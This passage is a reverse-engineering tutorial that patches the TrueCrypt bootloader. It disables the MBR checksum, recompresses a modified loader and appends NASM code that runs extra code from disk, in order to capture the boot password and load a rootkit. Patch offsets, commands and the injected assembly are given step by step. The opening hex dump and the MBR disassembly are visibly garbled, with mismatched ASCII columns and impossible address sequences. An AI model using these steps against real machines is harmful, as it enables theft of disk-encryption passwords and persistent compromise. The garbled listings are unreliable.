000000a0 b2 7d 75 25 f6 06 46 7d 01 75 0e c6 06 46 7d 01 9 f3 f3b f3
000000b0 b1 20 f6 06 b7 7d 02 75 ad 8d 36 55 7d e8 53 00 120 01 f3a
000000c0 8d 36 05 7c e8 dc 00 eb fe 8c c0 8e d8 fa 8e d0 16c1b1 0u1AIAP5
000000d0 bc c0 80 fb 12 68 0a 0d 68 00 7a 68 00 81 0e 68 120 01 f3a
000000e0 e7 7c 06 68 00 01 cb 83 c4 06 5a 0e 1f 85 c0 74 b15h 3a-220h4t
000000f0 09 8d 36 55 7d e8 1b 00 eb fe 8a 36 b7 7d 8c c0 c16U1D1 0u6A11
00000100 05 00 08 e8 c0 8e d8 fa 8e d0 bc fc f6 fb 06 68 120 01 f3a
00000110 00 01 cb 33 db b4 0e fc ac 84 c0 74 04 cd 10 eb 120 01 f3a
00000120 f7 c3 b5 00 b6 00 b4 02 cd 13 73 07 8d 36 47 7d 120 01 f3a
00000130 e8 e0 ff c3 1e 06 1f 66 33 c0 fc ac 66 03 d8 66 120 01 f3a
00000140 d1 c3 e2 f7 1f c3 00 44 69 73 6b 20 65 72 72 6f D10 1f Disk erro
00000150 72 0d 0a 07 00 07 46 8f 01 64 89 20 60 64 8f 00 r05 Bootloader
00000160 61 67 65 64 21 20 53 73 65 20 52 65 73 63 75 65 61 67 65 64 21 20 53 73 65 20 52 65 73 63 75 65
00000170 63 44 65 73 65 3a 20 12 65 70 61 69 72 20 4f 20 63 44 65 73 65 3a 20 12 65 70 61 69 72 20 4f 20
00000180 74 69 6f 6e 73 36 20 53 65 73 74 6f 72 65 60 00 00 00 00 00 74 65 73 74 20 6d 65 73 73 61
00000190 00 00 00 00 00 00 74 65 73 74 20 6d 65 73 73 61 ge hidden
000001a0 67 65 20 68 69 64 64 65 6e 00 00 00 00 00 07 0a 1-2000 0
000001b0 39 2e 4e a2 1d 53 00 06 c5 8a 51 66 00 00 80 20 9A205 2040f C
000001c0 21 00 07 df 13 0c 00 08 00 00 00 20 03 00 df 1-2000 0
000001d0 14 0c 07 fe ff ff 00 28 03 00 00 e9 0c 01 00 fe 000 0 C 0fd 0
000001e0 ff 06 fe ff 00 08 a0 01 00 f0 5f 03 00 00 000 0 C 0fd 0
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 55 aa 000 0 C 0fd 0
  
```

We find a string at 0155h. We try to find a data reference in the code by searching for d55h in the disassembly. The MBR executes at 7c00h (we know it for sure due to the jmp far at the very beginning) -> c00h + 155h = d55h.

```

000000b9 8d36557d lea si, [7d55]
000000ba e83300 call 0x113
000000bb 8d36557c lea si, [c09]
000000bc e84c00 call 0x113
000000bd ebfe jmp 0xc7
000000be 8cc0 mov ax, es
000000bf 8ed8 mov ds, ax
000000c0 fa cll
000000c1 8ed0 mov ss, ax
000000c2 8cc0 mov ax, es
000000c3 fb cll
000000c4 52 display: regex
000000c5 680a search regex
000000c6 680a d55
000000c7 0e
000000c8 68e7
000000c9 06
000000ca 6800
000000cb cb
000000cc 83ce
000000cd 5a
000000ce 0e
000000cf 1f
000000d0 7409
000000d1 8d36557d lea si, [7d55]
000000d2 e81b00 call 0x113
000000d3 ebfe jmp 0xf8
000000d4 8a36b77d mov dh, [7db7]
000000d5 8cc0 mov ax, es
000000d6 050008 add ax, 0800
000000d7 8ec0 mov es, ax
000000d8 8ed8 mov ds, ax
  
```

We found a match here at 00b9h (7cb9h at execution time). We can assume that the call 0x113 (call 7d13h) is a print routine. And we can assume – beforehand some error was checked.

We found the string data reference at 00b9h. It is interesting to see that searching the disassembly **text** for the address of a memory location almost always leads to a data reference. This is not the clean way to do it,

but it has proven to be effective and fast. Now when scrolling a bit upwards we can identify the good vs. bad checksum check at address 00a2h.


For our later modifications we simply patch byte 00a2 from its opcode value 74 (jz) to 75 (jnz). Of course we know such popular opcodes without thinking. If not ... we can use the ht editor and assemble “jnz 0c9h” directly, by pressing <ctrl> + a when we are at position a2. That’s a nice feature!

### Where to start reversing the bootloader?

Let’s just dump both blocks, the decompressor and the compressed bootloader to disk into two files (“tc\_block1”, and “tc\_block2”). We know the start sectors and lengths from the disassembly of the MBR.

Now the first block we analyze is the decompressor. We assume we don’t know it’s a decompressor. When we look at it’s disassembly we can easily see, it looks like code and not like data. The instructions make sense. We can also see – it does a lot of calculations, it would take time to analyze. But we are lazy. So let’s continue with the 2<sup>nd</sup> block.

When we look at it, it looks like data and not code. It’s probably compressed, or encrypted or anything like that. In order to find out more, to see if any standard algorithm or format is being used, we can for example utilize cygwins unix standard toolset to get more information: what does the “file” command say to this?



```
0xc2dec080x-box ~  
$ cd tc  
0xc2dec080x-box ~/tc  
$ file tc_block2  
tc_block2: gzip compressed data, from Unix, max compression  
0xc2dec080x-box ~/tc  
$ cat tc_block2 | gzip -d > block2  
gzip: stdin: decompression OK, trailing garbage ignored  
0xc2dec080x-box ~/tc  
$
```

file says this is a gzip compressed file, using maximal compression. That is surprisingly helpful – so we should be able to decompress it, modify it and compress it again – using cygwins gzip, and the ht editor.

gzip also tells us, that we dumped too much (trailing garbage) -> it seems like the TrueCrypt MBR was coded just trying to read the maximum, but it does not process the trailing bytes in any form. Maybe to hide the size information of the boot loader and/or also to keep the MBR code when the boot loader during development grows in number of sectors. That would also explain why it can read a different number of blocks for the backup location – and things still work.

As shown above we decompress this bootloader (cat tc\_block2 | gzip -d > block2).

We can safely assume the 1<sup>st</sup> block of data is the gzip decompressor ... and can skip to analyze it.

Now we are ready to open the decompressed file (block2) in the disassembler and inspect the TrueCrypt bootloader in detail.



## 0001:2000&gt; Reversing the truecrypt bootloader

There is a lot of interesting stuff to explore in the bootloader. It is a good source to learn. It would take a great amount of time to document the whole bootloader in detail, but this is not the plan. I will limit the documentation on getting our task done and how it can be done. For the interested reader – in the source code we are now within these files (the most interesting ones) – they make up a good source to study:

```
BootMain.cpp, BootEncryptedIo.cpp, BootDiskIo.cpp, IntFilter.cpp, BootMemory.cpp,
BootDefs.h
```

So what do we want to achieve? We want to be able to execute code after the boot partition is mounted. And maybe more later.

What do we know? When starting the system, the bootloader displays text, then asks us for a password. After a correct password it prints “Booting ...” and continues a normal boot process (more or less).

We are in 16bit real-mode, the pre-kernel boot-phase. We know the bootloader must use the BIOS services to access the disk (int 13h), the screen (int 10h) and the keyboard (int16h) when it is not coded too nasty. Alternatively for example it could directly write the video RAM (segment b800h in text-mode), access ports for disk or keyboard operations, and so on, but we think it will not. TrueCrypt’s code so far looks very straight forward.


When we don’t want to know more of the inner workings it would be sufficient for our purposes to find the place where the string “Booting ...” is printed. At this location a correct password has been entered and either the decoy or the hidden partition is mounted. This would be the place to patch something to execute our own code and load a rootkit.

To hook after the password has been entered, and see how it is processed we can look for the string “Enter password:” and work our way through from there.

And because we are funny, we try to fish the passwords as well. So we will continue by looking for the “Enter password:” string ...

### Modifying the bootloader:

But before we do that we need to make sure we can patch the bootloader at all, and store it back to disk. Let’s run through this quickly. We just manipulate a random text in the file using the ht editor in hexedit mode. For example we can change the string “password” to “buzzword”. Then we compress it: we know the original compressed bootloader is compressed using gzip, and the maximum compression rate. If I remember correctly gzip stores the filename for the decompressed file within the compressed file. But we did not see a filename in our hexdump. Let’s verify that quickly by creating a dummy gzipped file and comparing it to the compressed bootloader:



```
00000022
0xc2dec0@0x-box ~/tc
$ hexdump -C tc_block2 | head -4
00000000 1f 8b 08 00 00 00 00 02 03 bd 7c 0d 78 53 55 |.....|.xSU|
00000010 b6 e8 4e 72 72 92 26 69 52 a0 20 03 a8 19 ad 28 |..Nrr.&iR. ....|
00000020 7f 1d 68 15 41 b0 14 9a 9e a2 a5 21 40 09 8c d1 |..h.A.....!@...|
00000030 6a a1 3d 86 08 2d b7 4d ca 38 17 43 30 80 4d 0e |j.=...M.8.CO.M.|

0xc2dec0@0x-box ~/tc
$ echo test > test.txt

0xc2dec0@0x-box ~/tc
$ gzip -c --best test.txt > test.gz

0xc2dec0@0x-box ~/tc
$ hexdump -C test.gz | head
00000000 1f 8b 08 08 dc db 1b 51 02 03 74 65 73 74 2e 74 |.....Q..test.t|
00000010 78 74 00 2b 49 2d 2e e1 02 00 c6 35 b9 3b 05 00 |.xT.+I-....S;..|
00000020 00 00
00000022

0xc2dec0@0x-box ~/tc
$
```

OK. No filename. There must be a way to remove it ... that cries out for a commandline switch of gzip.

gzip -h reveals the answer:

```
-n, --no-name    do not save or restore the original name and time stamp
```

As good UNIX hackers we might have known that upfront ;)

So we `gzip --best -n tc_booter_modified > tc_booter_modified.gz`

and raw write it to disk using winhex – starting from sector 6. That means sector 5 in winhex, it counts sectors beginning at 0.

Then we disable the checksumming in the MBR if we have not yet done so. Our checksum now of course MUST be wrong, we modified a string.

Reboot aaand .... “Enter buzzword: “ – perfect! This little success shows us: the (decompressed) bootloader does not do any more checksumming for itself, and our gzip compression is good for TrueCrypt’s decompressor code. That’s cool.

### Reversing the “Enter password” situation:

We still focus on getting the job done. It is interesting to explore the bootloader, but in order to get our job done – we don’t even need to know the details. For the interested reader: we are now entering the function


```
static bool MountVolume (byte drive, byte &exitKey, bool skipNormal, bool skipHidden)
```

in BootMain.cpp.

Without further analysis – we just know from the boot prompt that we will be asked for a password. The string asking us to do so is “Enter password”. Let’s see if we can find it.

This time we open the decompressed bootloader (tc\_booter) in ht two times. We tile the windows vertically. And switch one to disassembly mode, then to 16bit mode.

The left window we can use to examine the code, while in the right window we can search for strings. In the hex window we search for “Enter password”:



We find it at address 4726h. We also find the string “Booting ...” at address 4750h. We should always keep in mind, that this bootloader got decompressed and executed at address 9000:0100h (or 8800:0100h) –

important is the offset 100h. To each location in the hexeditor or disassembly we must add 0100h to get the address during runtime. We also see that there are a lot more strings that could be of interest.


( Note: If you somehow start getting the feeling this article is a ht advertisement ... well you are right. We like open source more than just freeware. And the interface is so "retro" 8] )

What we also see in the left window is – that this bootloader starts with a `jmp` instruction!


That comes in VERY handy. It will allow us to redirect the “entry point” of the code to where we want it to be. No further virus like technique is required. It is already prepared to be modified ;). Awesome!

What we want to achieve is – to find a place where we can insert our own code after a correct password has been entered. We want to do this before the volume is mounted. It would be best to do it as near as possible to the location where the password has just been entered and verified.

OK, the string is located at 4726h in the binary. That will be 4826h during runtime. Let's simply search the disassembly for this address: <alt> + 2 to switch to the disassembly window and <ctrl>-f:



We find exactly this value getting pushed at address 1b9ch. Then a call to 0xd90. Guess that's a print routine. Right?



**0d90h:** The main print loop (calling 0d60h)

**0d60h:** Single character output routine  
(int 10h / 0x0e)


Right! It is always good to have a print routine available. Maybe we will need it later ...

What we can see in the disassembly is that there is quite a lot going on in the code after printing this string. Too much for us right now, being lazy. We want to have quick success. Before we even try to understand



what is going on – we can try something different: we also saw the string “Incorrect password”! Usually just before such string is printed, the password is being checked. That should also get us to where we want. Let’s see where this string will lead us to:

The string is located at 47d6 -> we search for 48d6:



We see this strings address gets pushed at address 1e21, and then the print function is called. We are at the right place. Where is the good password / bad password check being done?

Looking upwards we see a test al / jz combination at 1e16. This also prints something in the case jz is not executed. The string being printed is at 048ba. So we look at the right window at address 047ba – and find it: “Warning: Caps lock is on.”

This is interesting, but it is not the check we need right now. Going up further we see another call / or al,al / jnz combination. That looks like a bool return code check. It is the last check redirecting the execution flow after a call, before printing “Incorrect password”. In case of return value al != 0 (good password) we need to execute our code at location 1e11h. We can already be sure we found our patch position, and the routine checking the password.

### Where is the password?

The password can be found by hexdumping all of the pushed parameters to the call 0x1ca2. One of the parameters must hold the password information. The print hex routine can be injected as we will see later by just appending a code to the bootloader.

A faster way is when we have a look into the source code. There we find that TrueCrypt uses a structure for the password information (Common/Password.h):

```
typedef struct
{
    // Modifying this structure can introduce incompatibility with previous versions
    unsigned __int32 Length;
    unsigned char Text[MAX_PASSWORD + 1];
    char Pad[3]; // keep 64-bit alignment
} Password;
```



So what we can do is for each pushed parameter to the call 0x1ca2: increase the value by 4 (skipping the int Length) and insert a call 0xd90 / jmp \$ after the push to stop after printing. This way we can use the boot loaders own print routine. Then write this to disk and reboot a few times (one time for each push). This way we can figure out that **the password is stored at the memory address ds:0x26!**

And no need to inject any code or debug. We just overwrite and boot this code. We abuse the bootloader itself to become our debugger – using it's builtin print fuction ;)!

To be complete with the source code reference – the push 0x22 at address 1e03h pushes the pointer to the struct Password in the call to OpenVolume() (arg2) in BootMain.cpp:

**static bool MountVolume (byte drive, byte &exitKey, bool skipNormal, bool skipHidden):**

```
...
// Open volume header
while (true)
{
    exitKey = AskPassword (bootArguments->BootPassword);

    if (exitKey != TC_BIOS_KEY_ENTER)
        return false;

    if (OpenVolume (BootDrive, bootArguments->BootPassword, &BootCryptoInfo,
        &bootArguments->HeaderSaltCrc32, skipNormal, skipHidden))
        break;

    if (GetShiftFlags() & TC_BIOS_SHIFTMASK_CAPSLOCK)
        Print ("Warning: Caps Lock is on.\r\n");

    Print ("Incorrect password.\r\n\r\n");

    if (++incorrectPasswordCount == 4)
    {
        ...
    }
}
```


We remember that for now. (Here we will place our hook for the “password fish”)

### Detouring before boot

What we need now, is what we initially planned to do. We need to find the position in the code that continues the regular windows boot after the truecrypt volume has been mounted.

Again we will do so by searching for a string first: “Booting...”. It’s obvious to do so – since TrueCrypt just prints such a message ;) Maybe they code too reverser friendly. This message is totally useless. But it helps us a lot.

Looking at our hexdumps above we can find the string at 4750h and we find the reference here in this interesting function 1c5ch, at 1c61h:



Especially meaningful are the instructions:

```
mov dword ptr [bp-4], 00007c00h
...
jmp far ptr cs:[bp-4]
```

They show us we are at the right place. Here the boot process is being continued.

**Here we will place our hook for our rootkit.**

### 0001:3000> Placing the hooks - injecting our code

Up to now, we know **where** to insert hooks. Now we want to inject two pieces of code: one piece that stores the correctly entered truecrypt password to disk, and another one that allows us to execute any code after the truecrypt volume has been mounted. The hooks should redirect the execution flow to our own code, at the according positions we found.

In order to inject any code we have several options. One way to do it is just to overwrite an unused string. A string that should not be printed during normal operations:

```
00004960 72 65 73 73 20 45 73 63-2e 0d 0a 0d 0a 00 0d 49  res Esc.0000 01
00004970 66 20 61 62 6f 72 74 65-64 2c 20 63 6f 70 79 69  f aborted, copyi
00004980 6e 67 20 77 69 6c 6c 20-68 61 76 65 20 74 6f 20  ng will have to
00004990 73 74 61 72 74 20 66 72-6f 6d 20 74 68 65 20 62  start from the b
000049a0 65 67 69 6e 6e 69 6e 67-20 28 69 66 20 61 74 74  eginning (if att
000049b0 65 6d 70 74 65 64 20 61-67 61 69 6e 29 2e 0d 0a  empted again).00
```

Such a string would give enough room to save the password to disk. It should also not be required anymore – it is part of the conversion process from the regular OS to the hidden OS. That should in theory not occur anymore. But we want to be able to execute code of (almost) any size. A more flexible code that stores the decoy and the hidden password into one sector, having them available at one time, will probably not fit anymore.

In order to inject code to the boot loader we will:

- assemble a short loader code that reads more code from disk
- append this code to the bootloader
- bend the beginning jmp instruction to jump to our loader code

Our loader code will do:

- load some sectors from disk
- jmp/call far to execute our code

... and the code we load from disk will then patch the boot loader in memory to place our hooks. That means we inject a loader code by appending it to the boot loader. We then can keep this boot loader in place. All changes we make during developing and testing our patches will be in the code we load from disk.

The following code will load 6 sectors from disk, starting at sector 33 (empty space in the boot track) to address 8000:0000h (we will cover those values later). It compares a signature of our code that we will use. In case of an error (no signature) it will jump to where the original jmp instruction at the beginning of the bootloader would jump (0x26d2), skipping our code.

Else it will jump to 8000:0000h, and execute our code. Our code of course needs to return to address 0x26d2.

**Injected boot loader code (tcb\_head.asm):**

```

        pusha
        push    es
        push    ds

        mov     ax, 8000h
        mov     es, ax
        mov     ax, 0206h
        xor     bx, bx
        mov     cx, 33
        mov     dx, 080h
        int     13h
        jc      load_error

        cmp     word [es:3], 0xc0de
        jnz     load_error
        mov     ax, cs
        jmp     0x8000:0

load_error:
        pop     ds
        pop     es
        popa
        push    0x26d2
        retn

```

We assemble the code using nasm, and append it to the decompressed boot loader:


```

$ nasm tcb_head.asm

$ cat tc_booter tcb_head > tc_booter_new

```

Then we open our modified boot loader in the ht editor, and scroll down to the end:



We can see the offset of our code: 4a62h. Now we go to address 0000h and change the jmp instruction to jump to our code first. We do it in the ht editor by pressing <ctrl> + a to assemble (see the screenshot below):

We choose the 3 byte form of the jmp instruction, just like the original jmp.

Via <f2> we save the modified file.

Then we compress it running:

```
$ cat tc_booter_new | gzip -c -n --best > tc_booter_new.gz
```

The resulting file tc\_booter\_new.gz we use to overwrite the existing bootloader (starting from sector 6).  
Voila!

Now we have a new extended bootloader that allows us to execute any code upfront. We chose the segment 8000 – as it is not used. Our code does not need to stay resident. It just needs to survive until the TrueCrypt bootloader exits (continues booting).

All we need to do now is to patch the bootloader, to insert the hooks to our loaded code.

But one question still remains:

### How can we insert the hooks without destroying the boot loader?

